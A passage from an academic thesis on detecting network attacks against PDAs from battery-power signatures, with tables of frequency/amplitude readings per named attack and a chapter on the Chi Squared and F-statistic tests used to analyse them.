	4	542.23 ± 1.0	32.423 ± 1.3	4	419.79 ± 1.0	43.776 ± 1.3	4	1741.6 ± 1.0	16.351 ± 1.3	4	1139.4 ± 1.0	20.6 ± 1.3	4	419.79 ± 1.0	26.166 ± 1.3
	5	659.67 ± 1.4	14.894 ± 2.5	5	362.32 ± 1.4	24.386 ± 2.5	5	1019.5 ± 1.4	14.551 ± 2.5	5	2938.5 ± 1.4	19.623 ± 2.5	5	719.64 ± 1.4	16.97 ± 2.5
Attack 2: *IIS Web Server DoS Attack*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	659.67 ± 0.4	42.509 ± 0.2	1	419.79 ± 0.4	78.308 ± 0.2	1	419.79 ± 0.4	76.121 ± 0.2	1	479.76 ± 0.4	112.44 ± 0.2	1	899.55 ± 0.4	31.339 ± 0.2
	2	599.7 ± 0.6	26.269 ± 0.4	2	297.35 ± 0.6	65.155 ± 0.4	2	779.61 ± 0.6	43.622 ± 0.4	2	719.64 ± 0.6	69.265 ± 0.4	2	777.1 ± 0.6	24.638 ± 0.4
	3	539.73 ± 0.8	25.08 ± 0.7	3	307.35 ± 0.8	33.278 ± 0.7	3	539.73 ± 0.8	29.76 ± 0.7	3	959.52 ± 0.8	31.096 ± 0.7	3	357.32 ± 0.8	22.448 ± 0.7
	4	779.61 ± 1.0	18.916 ± 1.3	4	364.82 ± 1.0	26.058 ± 1.3	4	1019.5 ± 1.0	14.764 ± 1.3	4	539.73 ± 1.0	21.487 ± 1.3	4	839.58 ± 1.0	18.756 ± 1.3
	5	839.58 ± 1.4	19.28 ± 2.5	5	354.82 ± 1.4	19.841 ± 2.5	5	1379.3 ± 1.4	12.528 ± 2.5	5	1319.3 ± 1.4	13.871 ± 2.5	5	302.35 ± 1.4	22.176 ± 2.5
Attack 3: *LSASS RPC Buffer Overflow Exploit*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	719.64 ± 0.4	27.802 ± 0.2	1	419.5 ± 0.4	134.5 ± 0.2	1	424.79 ± 0.4	42.392 ± 0.2	1	479.76 ± 0.4	132.27 ± 0.2	1	1139.4 ± 0.4	24.244 ± 0.2
	2	659.67 ± 0.6	25.595 ± 0.4	2	301.59 ± 0.6	126.1 ± 0.4	2	539.73 ± 0.6	30.525 ± 0.4	2	719.64 ± 0.6	62.542 ± 0.4	2	2461.3 ± 0.6	19.093 ± 0.4
	3	779.61 ± 0.8	22.207 ± 0.7	3	360.54 ± 0.8	102.89 ± 0.7	3	779.61 ± 0.8	30.038 ± 0.7	3	539.73 ± 0.8	20.569 ± 0.7	3	2821.1 ± 0.8	14.869 ±+ 0.7
	4	539.73 ± 1.0	18.925 ± 1.3	4	539.68 ± 1.0	25.82 ± 1.3	4	1379.3 ± 1.0	17.654 ± 1.3	4	959.52 ± 1.0	18.036 ± 1.3	4	779.61 ± 1.0	13.867 ± 1.3
	5	839.58 ± 1.4	14.563 ± 2.5	5	841.27 ± 1.4	12.23 ± 2.5	5	414.79 ± 1.4	20.303 ± 2.5	5	1079.5 ± 1.4	13.978 ± 2.5	5	2101.4 ± 1.4	12.419 ± 2.5
Attack 4: *MSSQL 2000 Remote UDP Exploit*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	662.17 ± 0.4	38.659 ± 0.2	1	542.645 ± 0.4	72.645 ± 0.2	1	299.85 ± 0.4	20.297 ± 0.2	1	479.76 ± 0.4	160.47 ± 0.2	1	2461.3 ± 0.4	23.187 ± 0.2
	2	602.2 ± 0.6	22.809 ± 0.4	2	659.67 ± 0.6	51.658 ± 0.4	2	3180.9 ± 0.6	13.805 ± 0.4	2	719.64 ± 0.6	72.528 ± 0.4	2	1139.4 ± 0.6	19.338 ± 0.4
	3	839.58 ± 0.8	18.48 ± 0.7	3	899.55 ± 0.8	27.706 ± 0.7	3	1379.3 ± 0.8	12.519 ± 0.7	3	959.52 ± 0.8	21.435 ± 0.7	3	1501.9 ± 0.8	18.173 ± 0.7
	4	722.145 ± 1.0	14.027 ± 1.3	4	779.61 ± 1.0	21.415 ± 1.3	4	1741.6 ± 1.0	10.697 ± 1.3	4	1079.5 ± 1.0	20.495 ± 1.3	4	2823.6 ± 1.0	16.611 ± 1.3
	5	479.732 ± 1.4	11.361 ± 2.5	5	1019.5 ± 1.4	14.897 ± 2.5	5	3540.7 ± 1.4	10.166 ± 2.5	5	1319.3 ± 1.4	18.126 ± 2.5	5	2101.4 ± 1.4	10.307 ± 2.5
Attack 5: *Sasser Worm Attack*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	659.67 ± 0.4	42.944 ± 0.2		294.85 ± 0.4	162.6 ± 0.2		419.79 ± 0.4	23.076 ± 0.2		479.76 ± 0.4	91.267 ± 0.2		1141.9 ± 0.4	13.55 ± 0.2
	2	479.76 ± 0.6	41.547 ± 0.4	2	414.79 ± 0.6	49.537 ± 0.4	2	1741.6 ± 0.6	20.497 ± 0.4	2	719.64 ± 0.6	54.284 ± 0.4	2	1256 ± 0.6	13.547 ± 0.4
	3	719.64 ± 0.8	27.301 ± 0.7	3	354.82 ± 0.8	50.699 ± 0.7	3	779.61 ± 0.8	17.754 ± 0.7	3	956.52 ± 0.84	29.905 ± 0.7	3	24613 ± 0.8	11.781 ± 0.7
	4	599.7 ± 1.0	25.874 ± 1.3	4	307.35 ± 1.0	23.401 ± 1.3	4	1379.3 ± 1.0	15.745 ± 1.3	4	599.7 ± 1.0	20.53 ± 1.3	4	2101.4 ± 1.0	12.975 ± 1.3
	5	539.73 ± 1.4	20.946 ± 2.5	5	542.23 ± 1.4	15.443 ± 2.5	5	2941.15 ± 1.4	15.356 ± 2.5	5	779.61 ± 1.4	15.84 ± 2.5	5	1499.3 ± 1.4	12.158 ± 2.5
Attack 6: *Smurf Attack*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	839.59 ± 0.4	23.169 ± 0.2	1	660.96 ± 0.4	35.0 ± 0.2	1	542.23 ± 0.4	22.409 ± 0.2	1	479.76 ± 0.4	90.394 ± 0.2	1	419.79 ± 0.4	47.243 ± 0.2
	2	719.64 ± 0.6	22.176 ± 0.4	2	719.64 ± 0.6	26.057 ± 0.4	2	1379.3 ± 0.6	21.773 ± 0.4	2	719.64 ± 0.6	54.593 ± 0.4	2	539.73 ± 0.6	29.637 ± 0.4
	3	959.52 ± 0.8	17.158 ± 0.7	3	742.13 ± 0.8	25.561 ± 0.7	3	774.61 ± 0.8	16.349 ± 0.7	3	959.52 ± 0.8	39.252 ± 0.7	3	779.61 ± 0.8	19.252 ± 0.7
	4	779.61 ± 1.0	15.194 ± 1.3	4	802.1 ± 1.0	23.762 ± 1.3	4	1739.1 ± 1.0	16.329 ± 1.3	4	599.7 ± 1.0	32.143 ± 1.3	4		
	5	1019.5 ± 1.4	14.627 ± 2.5	5	684.66 ± 1.4	17.061 ± 2.5	5	3178.4 ± 1.4	14.512 ± 2.5	5	1199.4 ± 1.4	17.437 ± 2.5	5		
Attack 7: *Microsoft RPC DCOM Exploit*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	6	*f*	*amp*
	1	419.79 ± 0.4	79.051 ± 0.2	1	294.85 ± 0.4	77.68 ± 0.2	1	899.55 ± 0.4	20.964 ± 0.2	1	479.76 ± 0.4	78.109 ± 0.2	1	1139.4 ± 0.4	14.957 ± 10
	2	359.82 ± 0.6	61.355 ± 0.4	2	364.82 ± 0.6	57.385 ± 0.4	2	1139.4 ± 0.6	17.641 ± 0.4	2	719.64 ± 0.6	55.99 ± 0.4	2		
	3	602.2 ± 0.8	32.521 ± 0.7	3	417.29 ± 0.8	51.685 ± 0.7	3	539.73 ± 0.8	15.98 ± 0.7	3	959.52 ± 0.8	34.208 ± 0.7	3		
	4	542.23 ± 1.0	24.867 ± 1.3	4	307.35 ± 1.0	47.882 ± 1.3	4	779.61 ± 1.0	14.203 ± 1.3	4	599.7 ± 1.0	25.283 ± 1.3	4		
	5	479.76 ± 1.4	17.671 ± 2.5	5	352.32 ± 1.4	24.033 ± 2.5	5	2099 ± 1.4	14.2 ± 2.5	5	1199.4 ± 1.4	17.533 ± 2.5	5		

Table 5.5 Dominant Frequency Domain *XY* Pairs for Dirty Dozen Attacks

ATTACK	MOBILE DEVICE (PDA)														
	Dell Axim 3xi (400MHz)			Dell Axim 3xi (624MHz)			Dell Axim 5v (624MHz)			HP iPaq 4150(400MHz)			HP iPaq 5555(400MHz)		
Attack 8: *Windows SSL PCT Overflow Exploit*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	419.79 ± 0.4	89.912 ± 0.2	*1*	297.35 ± 0.4	101.47 ± 0.2	*1*	419.79 ± 0.4	39.138 ± 0.2	*1*	719.64 ± 0.4	44.865 ± 0.2	*1*	2461.3 ± 0.4	18.72 ± 0.2
	2	542.23 ± 0.6	44.488 ± 0.4	*2*	419.79 ± 0.6	75.915 ± 0.4	*2*	359.82 ± 0.6	29.908 ± 0.4	*2*	959.52 ± 0.6	30.097 ± 0.4	*2*	1499.3 ± 0.6	17.381 ± 0.4
	3	659.67 ± 0.8	16.377 ± 0.7	*3*	362.32 ± 0.8	57.222 ± 0.7	*3*	479.76 ± 0.8	22.743 ± 0.7	*3*	599.7 ± 0.8	29.012 ± 0.7	*3*	1259.4 ± 0.8	8.1369 ± 0.7
	4	599.7 ± 1.0	13.676 ± 1.3	*4*	542.23 ± 1.0	23.448 ± 1.3	*4*	899.55 ± 1.0	17.641 ± 1.3	*4*	539.73 ± 1.0	28.018 ± 1.3	*4*	± 1.0	± 1.3
	5			*5*	307.35 ± 1.4	22.815 ± 2.5	*5*	779.61 ± 1.4	16.516 ± 2.5	*5*	1199.4 ± 1.4	16.814 ± 2.5	*5*		
Attack 9: *nmap (TCP)*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	6	*f*	*amp*	8	*f*	*amp*
	1	719.64 ± 0.4	40.215 ± 0.2	*1*	597.2 ± 0.4	23.182 ± 0.2	*1*	779.61 ± 0.4	39.521 ± 0.2	*1*	419.02 ± 0.4	16.981 ± 0.2	*1*	472.91 ± 0.4	10.836 ± 0.2
	2	659.67 ± 0.6	36.19 ± 0.4	*2*	542.23 ± 0.6	22.929 ± 0.4	*2*	539.73 ± 0.6	34.401 ± 0.4	*2*			*2*	503.1 ± 0.6	10.836 ± 0.4
	3	959.52 ± 0.8	20.027 ± 0.7	*3*	654.67 ± 0.8	22.636 ± 0.7	*3*	1381.8 ± 0.8	23.323 ± 0.7	*3*			*3*	1670.3 ± 0.8	9.8991 ± 0.7
	4	599.7 ± 1.0	15.584 ± 1.3	*4*	564.72 ± 1.0	15.035 ± 1.3	*4*	839.58 ± 1.0	18.704 ± 1.3	*4*			*4*	624.34 ± 1.0	9.8748 ± 1.3
	5	899.55 ± 1.4	11.882 ± 2.5	*5*	939.53 ± 1.4	12.877 ± 2.5	*5*	1739.15 ± 1.4	282 ± 2.5	*5*			*5*	1781.6 ± 1.4	9.4502 ± 2.5
Attack 10: *nmap (UDP)*	6	*f*	*amp*	8	*f*	*amp*	6	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	779.64 ± 0.4	38.22 ± 0.2	*1*	632.18 ± 0.4	31.588 ± 0.2	*1*	60.435 ± 0.4	74.084 ± 0.2	*1*	479.76 ± 0.4	72.562 ± 0.2	*1*	469.77 ± 0.4	11.391 ± 0.2
	2	599.67 ± 0.6	33.11 ± 0.4	*2*	692.15 ± 0.6	29.115 ± 0.4	*2*	119.71 ± 0.6	13.509 ± 0.4	*2*	720.64 ± 0.6	55.485 ± 0.4	*2*	839.58 ± 0.6	10.229 ± 0.4
	3	840.52 ± 0.8	21.32 ± 0.7	*3*	569.72 ± 0.8	20.963 ± 0.7	*3*			*3*	960.52 ± 0.8	32.331 ± 0.7	*3*	812.09 ± 0.8	9.9151 ± 0.7
	4			*4*	654.67 ± 1.0	16.4 ± 1.3	*4*			*4*	599.7 ± 1.0	20.718 ± 1.3	*4*	499.75 ± 1.0	9.1295 ± 1.3
	5			*5*	494.75 ± 1.4	14.052 ± 2.5	*5*			*5*	1200.4 ± 1.4	11.624 ± 2.5	*5*	1139.4 ± 1.4	8.9008 ± 2.5
Attack 11: *SYNFlood (TCP)*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	6	*f*	*amp*
	1	479.76 ± 0.4	16.919 ± 0.2	*1*	359.82 ± 0.4	69.246 ± 0.2	*1*	419.79+ ± 0.4	31.913 ± 0.2	*1*	297.85 ± 0.4	54.107 ± 0.2	*1*	502.25 ± 0.4	15.278 ± 0.2
	2	1139.4 ± 0.6	14.172 ± 0.4	*2*	302.35 ± 0.6	47.816 ± 0.4	*2*	899.55+ ± 0.6	26.257 ± 0.4	*2*	359.82 ± 0.6	28.411 ± 0.4	*2*	1619.2 ± 0.6	12.542 ± 0.4
	3	599.7 ± 0.8	14.12 ± 0.7	*3*	419.79 ± 0.8	34.849 ± 0.7	*3*	959.52+ ± 0.8	20.825 ± 0.7	*3*	2099 ± 0.8	18.549 ± 0.7	*3*		
	4	419.79 ± 1.0	13.636 ± 1.3	*4*	387.31 ± 1.0	29.518 ± 1.3	*4*	2218.9+ ± 1.0	14.983 ± 1.3	*4*	539.73 ± 1.0	14.512 ± 1.3	*4*		
	5	779.61 ± 1.4	13.438 ± 2.5	*5*	312.34 ± 1.4	28.31 ± 2.5	*5*	1139.4 ± 1.4	14.269 ± 2.5	*5*	776.81 ± 1.4	14.153 ± 2.5	*5*		
Attack 12: *UDPFlood (UDP)*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
		2221.4 ± 0.4	10.683 ± 10	*1*	582.21 ± 0.4	29.69 ± 10		419.79 ± 0.4	22.338 ± 10		479.76 ± 0.4	113.1 ± 10		1141.9 ± 0.4	13.55 ± 10
	2	839.58 ± 0.6	11.255 ± 0.4	*2*	519.74 ± 0.6	23.319 ± 0.4	*2*	359.82 ± 0.6	21.276 ± 0.4	*2*	719.64 ± 0.6	65.904 ± 0.4	*2*	1256.2 ± 0.6	13.55 ± 0.4
	3	782.11 ± 0.8	10.432 ± 0.7	*3*	542.23 ± 0.8	20.98 ± 0.7	*3*	479.76 ± 0.8	17.21 ± 0.7	*3*	959.52 ± 0.8	31.262 ± 0.7	*3*	2101.4 ± 0.8	12.975 ± 0.7
	4	599.7 ± 1.0	12.427 ± 1.3	*4*	657.17 ± 1.0	19.415+ ± 1.3	*4*	899.55 ± 1.0	15.808 ± 1.3	*4*	539.73 ± 1.0	17.359 ± 1.3	*4*	2461.3 ± 1.0	12.973 ± 1.3
	5	479.76 ± 1.4	15.107 ± 2.5	*5*	742.13 ± 1.4	15.3 ± 2.5	*5*	779.61 ± 1.4	15.046 ± 2.5	*5*	1319.3 ± 1.4	15.624 ± 2.5	*5*	1499.3 ± 1.4	12.891 ± 2.5
Attack 13: *ping flood (IMCP)*	8	*f*	*amp*	8	*f*	*amp*	6	*f*	*amp*	8	*f*	*amp*	8	*f*	*amp*
	1	119.94 ± 0.4	322.76 ± 10	*2*	262.37 ± 0.4	139.58 ± 10	*1*	742.13 ± 0.4	13.604 ± 10	*1*	479.76 ± 0.4	74.006 ± 10	*1*	894.55 ± 0.4	11.349 ± 10
	2	179.91 ± 0.6	164.96 ± 0.4	*3*	322.34 ± 0.6	127.76 ± 0.4	*2*	732.13	12.984 ± 0.4	*2*	719.64 ± 0.6	60.384 ± 0.4	*2*	282.36 ± 0.6	8.5268 ± 0.4
	3	59.97 ± 0.8	69.878 ± 0.7	*4*	382.31 ± 0.8	74.015 ± 0.7	*3*	822.09 ± 0.8	12.473 ± 0.7	*3*	959.52 ± 0.8	31.545 ± 0.7	*3*	744.63 ± 0.8	8.21 ± 0.7
	4	419.79 ± 1.0	14.772 ± 1.3	*5*	442.28 ± 1.0	28.125 ± 1.3	*4*			*4*	599.7 ± 1.0	18.291 ± 1.3	*4*	624.29 ± 1.0	7.9435 ± 1.3
	5			*1*			*5*			*5*	1199.4 ± 1.4	14.12 ± 2.5	*5*	777.11 ± 1.4	7.39 ± 2.5
Total: **510**	**102 Attacks**			**104 Attacks**			**100 Attacks**			**102 Attacks**			**102 Attacks**		

Table 5.5 Dominant Frequency Domain *XY* Pairs for Dirty Dozen Attacks

5.4 Summary

In summary, this chapter presented the testing set-up, conditions, results and data produced from this research. As these test results of the three components of B-bid in sequence prove, HIDE can operate efficiently – in comparison with other mobile host-configurable IDS programs – and ascertain that a DoS style attack or ABDA is occurring on the mobile host. B-bid can then, using SPIE, determine where it is coming from and going. In addition, HASTE can also identify the specific attack based on its unique frequency versus amplitude *xy* pair signature. This is not trivial, especially when comparing such capabilities to a firewall that controls all incoming and outgoing traffic between two or more networks. Although firewalls can stop confidential information from leaving and unauthorized visitors from entering, they are not configured to send alerts when flooding is taking place from an authorized (rogue) user. Comparative performance of these results with other approaches would be difficult because of the lack of standardized benchmarking for this novel methodology. However, this implementation and the results provided here could provide the necessary first steps in this direction. The following chapter provides additional correlation analyses of the HASTE data collected in Table 5.5 to further impart their statistical significance, how this information can also be derived using the processing power of a PDA alone, and how aggregate correlation analysis of this type of feedback would impact defense strategies of larger networks if it were incorporated as part of their multi-layer network security.

Chapter 6

Analysis and Extensions of Data Collected

If all computer activity requires power, then battery constraints can provide useful data to determine if the activity is normal and desired or not. The corresponding null hypothesis then is to verify to what extent this activity is due to chance. Further analysis of the preceding test results to answer these hypotheses focuses on answering the four research questions posed in Section 1.4, repeated here for ease of reference:

1. What are the benefits of B-bid?
   (a) In terms of efficacy.
   (b) In terms of accuracy.
2. What are the costs and vulnerabilities of B-bid?
   (a) In terms of performance impact.
   (b) In terms of pervasiveness.
3. How effective is B-bid in providing network administrator additional information and time to protect other segments of the network?
4. How, in terms of functionality, can B-bid be made readily available to users and system/security administrators alike?

The extent to which these research questions are answered satisfactorily will determine three contributions to the state of the art:

- Is the B-bid approach actually beneficial and effective?

- Is the design flexible enough to be applied to a wider array of computing platforms, operating systems and real-world situations?
- Should this design become the foundation for future standardization efforts?

To this end, this chapter presents statistical algorithms used to compare signatures captured by HASTE and how aggregate correlation of these signatures can benefit larger network security. Section 6.1 covers the fundamentals and results of the Chi Squared and *F*- Statistic tests used to conduct correlation analysis of the HASTE data collected in Table 5.5. Section 6.2 provides an alternative analysis offered by the energy signature represented in the time domain alone from this same data. Section 6.3 then gives examples of how conditioning and analysis of this data can be conducted efficiently on small mobile hosts. Section 6.4 extends the use of these analysis techniques to show how it could be applied for broader, aggregate correlations in support of defense strategies of larger and diverse networks. Section 6.5 summarizes the significance of this correlation analysis to mobile host and network security.

6.1 Chi Squared and *F*-Statistic Test Method

The Chi Squared and Analysis of Variance Tests were used during the analysis of the data sets collected by this experiment. The selection and application of these tests were determined in consultation with the Virginia Tech Statistical Consulting Center during the experiment. Each test is briefly described in the following sections: Sections 6.1.1 through 6.1.3 describe the Chi Squared Test method and analysis derived and Sections 6.1.4 through 6.1.5 describe the application of the *F*-Statistic test as well as the correlation analysis calculated.

6.1.1 Chi Squared Test Method

Chi Squared tests for independence are utilized when the data under analysis is comprised of two or more nominal (categorical) variables. The data set used in Chi Squared tests are frequency measures (counts) of the occurrences of each of the categorical variables for each experiment group under test. The Chi Squared test for independence determines if the frequency measured for each variable and experiment group are contingent on each other. A Chi Squared test produces a Chi Squared value (a value based on the observed [measured] frequencies compared to the expected frequencies), and a number of degrees of freedom (product of one less than the number of experiment groups and one less than the number of categorical variables). Given these two values, a Chi Squared table can be used to determine a corresponding probability value (P-value). If this P-value is less than the significance level selected (0.01 for this experiment), the null hypothesis can be rejected and the corresponding research hypothesis can be accepted.

The Chi Squared test of statistical significance uses a series of mathematical formulas which compare the actual observed frequencies of some phenomenon and assesses whether the observed results are significantly different than would be due to chance. That is, Chi Squared tests actual HASTE results against the null hypothesis that there is no relationship in a match of frequency pattern(s) within a certain probability (confidence interval). Accordingly, this confidence interval or goodness of fit improves as the sample size becomes larger (assuming the samples themselves are precise). The fact that more feedback improves the confidence of results is analogous to the premise that more mobile feedback reported from HASTE detections, the better the analysis of it from a macro level to protect a broader range of computers on the network. Accordingly, the Chi Squared test can be then used to answer the following question: To what extent is the standard deviation less or greater than or equal to some pre-determined threshold value? To this end, attacks can be readily and confidently identified by their dominant frequency versus normalized power profile (*xy* pairs) as illustrated in Figure 6.1 below.




Figure 6.1 Periodogram Profile of an Attack

6.1.2 Applying Chi Squared Test to HASTE Data

As a result of these tight *xy* pairs and the power of the FFT in deriving them, constructing a *xy pair template* for identification is subsequently straight-forward, statistically powerful and significant. Given the statistical power of this approach (very little standard deviation within attacks and uniqueness between them), as few as three confirmed, correlated matches are enough to confirm a likely attack as well as, in many instances, the attack type.

The term *robust* represents a statistical technique that performs well under a wide range of distributional assumptions. Techniques based on specific distributional assumptions are in general more powerful. The term *power* represents the ability to detect a difference when that difference actually exists (or the probability the data gathered in an experiment will be sufficient to reject the null hypothesis that there is no relationship). Thus, when distributional assumptions are confirmed, then the

FFT periodograms achieve probabilistic predictability or “statistical control”. Applying the Chi Squared test based off periodograms generated from a fast Fourier transform offers a robust and powerful method for IDS.

6.1.3 Chi Squared Analysis of HASTE Data

Naturally, power increases as the sample size increases. However, when the standard deviation is very small, fewer tests are needed to confirm power. The methodology and tests in this research proved statistically to be powerful and robust because each attack consistently produced its own unique frequency pattern signature repeatedly with little variation. Assuming the *xy* pairs reported from the periodogram analysis have a significance level of 99.9% (as they are all reported in Table 5.5), Table 6.1 provides the number of matches required by mobile devices of the same type to achieve 99% confidence levels. Although dominant *xy* pairs from the periodograms are 99.9% significant, this measure does not hold up when considered to be taken from a population at large. In other words, it takes a few more signature confirmations to achieve the same 99.9% significance because the Chi Squared test accounts for a larger probability of chance within a population at large. All the same, as few as two confirmations from the same type of mobile device is enough to achieve 99% confidence when all five dominant *xy* pairs of a frequency/amplitude signature are matched and as few as three when only the top four dominant *xy* pairs are matched. The small numbers to achieve high confidence levels is predicated in part on the attack signal being consistently captured the same way and then the goodness-of-fit of meaningful output derived by the power of the FFT and periodogram routines to differentiate the dominant *xy* pairs with little variance.

No. of *xy* pair matches reported	**No. of PDAs**	**Confidence Level**
All five	1	90.99%
	2	99.82%
	3	99.99%
Top four	1	80.14%
	2	98.56%
	3	99.94%

Table 6.1 Chi Square Confidence from Periodogram XY Pair Feedback

6.1.4 *F*-Statistic Test Method

For analyzing the quality of fits obtained with different parameter values, the variance of the fit (Chi Squared) is a very useful statistical quantity. The ratio of the Chi Squared of two fits is distributed like a Fisher (*F*) distribution. For statistically comparing the quality of two fits, this function allows one to calculate the variance (or sum of squares) increase that is associated with a given confidence level, for a given number of degrees of freedom. This is done using *F*-Statistics. The *F*-Statistic (a.k.a. Analysis of Variance or ANOVA), is a *regressional* analysis algorithm. When a relationship between two quantities is sought, *xi* and *yi*, there is a need for a measure of goodness-of-fit. A common usage for the *F*-Statistic, therefore, is to decide if the signal contribution from a species set (periodogram *xy* pairs in this case) is significant or not between groups.

6.1.5 *F*-Statistic Analysis of HASTE Data

In the experiments for this research, the *F*-Statistic test was used to examine several categories of numerical means across energy signatures of PDA classes. For example, the *F*-Statistic determined if there is a statistically significant relationship across the periodogram signatures between a series of PDAs (such as the 400 and 624MHz versions of the Dell Axim 3xi tested), within a class of PDAs (such the Axim 3xi and 5v tested) and across PDA types from different vendors (such as the three Dell and two HP iPaqs tested).

The analysis results in Table 6.2 indicate the number of *xy* pairs matched for an attack signature captured by mobile devices within each PDA group type (i.e., Axim3xi and iPaq4150). For example, if each group determined to capture four of the five *xy* pairs, then the *F*-Statistic determined how many of these instances across groups would be required to provide levels of confidence that the same attack was present between them. The purpose of using the *F*-Statistic in this manner, therefore, was *not* to ascertain if the signature to match an attack in one PDA type was the same or similar to the attack signature captured by another PDA type (very few were exactly alike across PDAs in testing). Rather, the *F*-Statistic was used in this case to indicate the number of PDAs needed within each class in order to establish 90+% confidence levels between two groups that the attack they report is significant across them, not just within them. Such statistics would be useful in the event a WLAN contained several different mobile device types. For example, this kind of statistical analysis over a certain period of time could provide a pattern of how an attack is spreading across different mobile platforms in order to map and/or prevent its spread across groups.

Accordingly, from the data collected, at least eight mobile devices within each group type (that have already matched all five dominant *xy* pairs of an attack signature) would be required between two or more PDA group types to indicate a 99% statistical significance that the groups are under the same attack. On the other hand, if a 95% level of significance is sought, then as few as three mobile devices that matched all dominate *xy* pairs would be required.

No. of *xy* pair matches reported from each group	**No. of PDAs from ea. Group**	**Statistical Significance**
All five	3	95%
	5	99%
	8	99.9%
Top four	4	90%
	5	95%
	9	99%

Table 6.2 *F*-Statistic Confidence from Periodogram XY Pair Feedback

6.2 Alternative Time Domain Analysis

After conducting these tests and examining the frequency domain as well as the time domain graphs in Appendix I, it was noted that some attacks give indications of what they actually are by the time domain data alone (time versus energy *xy* pairs). Mathematically, there is no difference when the windowing is implemented in the frequency or time domains. For example, Figure 6.2 shows a complete capture of a non-flooding attack within a 200ms time domain window. Figure 6.3 also shows an extended attack (TCP flood) within the same 200ms window. From it, an analyst or system can see that there is a difference in patterns and that a great deal of energy is being expended in the flooding attack. If the device in the Idle state and this is taking place for extended period of time, then the host is likely under a type of DoS attack because such energy expenditures are not normal when programs are not running and the NIC is operating in the passive mode.




Figure 6.2 Time Domain of a Non-Flood Attack




Figure 6.3 Time Domain of Flood Attack

